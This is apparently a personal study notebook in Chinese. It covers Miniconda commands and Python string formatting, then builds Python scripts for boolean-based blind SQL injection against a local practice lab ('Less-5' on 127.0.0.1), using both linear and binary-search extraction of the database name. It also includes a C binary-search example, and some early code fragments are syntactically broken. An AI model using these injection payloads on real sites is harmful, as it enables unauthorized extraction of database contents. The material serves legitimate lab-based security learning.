First thing first of manuscripts

1.miniconda基本指令

conda list #查看已经安装的包

conda create --name (name) python=(python_version)#创建一个某版本python的虚拟环境

cmd输入conda clean -i #清除镜像索引

conda list -n env_name# 列举一个指定环境下的所有包

activate env_name # 激活某个环境

conda deactivate # 关闭某个环境

pip install (pkg_name)#下载包

2.脚本初步

1.非二分法爆库名：

先放一些零碎的语法：

```
import requests

u=""

page=requests.get(url=u/...=...)#定位页面,get的位置由http请求头决定

headers={'User-Agent'='...'}

data={'id'='1'}

print(page.text)#查看返回源码

print(page.status_code)#查看状态码

//////

def main():#声明函数

for i in range(8)

for j in range(32,127)

u=f"    {i+1}={j}"

page=requests.get(url=u/...=...)

print(page.text)

if"You are in" in page.text
```

```
print(chr(j),end=" ")

#chr（） 把ascii转换为字符

if  --name-- =="--main--"#调用函数

main()
```

想到远古时期（高中）的时候见过一个叫format的函数，应该可以用在这里。

Format用法

1.通过自动寻找位置来填充字符串：

```
print('hello {0} i am {1}'.format('Kevin','Tom'))
```

事实上{}内啥都不填也可以，python会将{}自动识别为str。

2.通过key来填充：

```
print('hello {name1}  i am {name2}'.format(name1='Kevin',name2='Tom'))
```

键值对对应。

还有一些其它用法现在大概率用不到：参考文档#https://blog.csdn.net/sinat_38682860/article/details/88749012

通过format函数自己搞了个脚本出来：期间遇到了很多问题

1.例如'注入符最好通过url编码写进代码中，不然可能和定义字符串的引号发生冲突。

url编码表：https://www.w3school.com.cn/tags/html_ref_urlencode.asp

2.一定不能忘了语句构造里的注释符（别问我为什么要提这个）


3.Format函数必须且只能用于字符串，在写语句的时候可以通过format/str包含的方式强制转换变量类型

4.可以在一些地方插入print用来在脚本出现bug的时候取消注释来看print是否能回显，进而确定语法错误的位置（不知道为什么这类脚本似乎不能再pycharm上成功调试）

上代码：

```
import requests

def sql_bine():
    print("正在盲注数据库名称：")
    for i in range(1, 9):
        for ascii_i in range(29, 128):
            target = 'http://127.0.0.1/Less-5/?id=1%27'
            payload = "and ascii(substr(database(),{},1))={}--
+".format(str(i), ascii_i)
```

```
            target = target+payload
            req = requests.get(url=target)
            #print(req.text)
            if"You are" in req.text:
                print("第{}个字母为:{}".format(str(i), chr(ascii_i)))

if __name__ == '__main__':
    sql_bine()
```



3.二分法爆库名


先回顾一下二分法的实现过程：(C语言的，这下牛头人了)

```
#define M 10
#include <stdio.h>

int main(){
    int i,n,max,min,mid,temp,a[M];
    printf("Input the ten numbers you need:\n");
    for(i=0;i<10;i++)
    {
        scanf("%d",&a[i]);
    }
    min=0;
    max=M-1;
    temp=0;
    printf("Input the number you need to search:");
    scanf("%d",&n);
```


```
    while(min<=max)
    {
        mid=(min+max)/2;
        if(n==a[mid])
        {
            temp = 1;
            break;
        }
        else if(n>a[mid])
        {
            min=mid+1;
        }
        else
        {
            max=mid-1;
        }
    }
        if(temp==1)
        {
            printf("The index of %d is %d",n,mid);
        }
        else
        {
            printf("%d isn't concluded",n);
        }

}
```

（其实相比于python脚本里用的二分法，C数组的二分法还更加困难一些）

原理：定义一个最大值，最小值，中间值。令中间值等于最大值最小值之和的一半；比较大小之后对应修改最大值最小值（缩小区间）并不断循环。



第一次编出来的程序不知道为啥多了个@出来，就增加了一个mid的约束条件（让mid大于字母所在范围的时候直接break）



源代码:

```
import requests

def sql_bine():
    for i in range(1, 10):
        min=65
        max=122
        mid=(min+max)//2
        while min<max:
            target = 'http://127.0.0.1/Less-5/?id=1%27'
            payload = "and ascii(substr(database(),{},1))<{}--
+".format(str(i), mid)
            target = target + payload
            req = requests.get(url=target)
            if "You are in" in req.text:
                max = mid
            else:
                min = mid + 1
            mid = (min + max) // 2
        if mid<=65 or mid>=124:
```

```
            break
        print(chr(mid-1))

if __name__ == '__main__':
    sql_bine()
```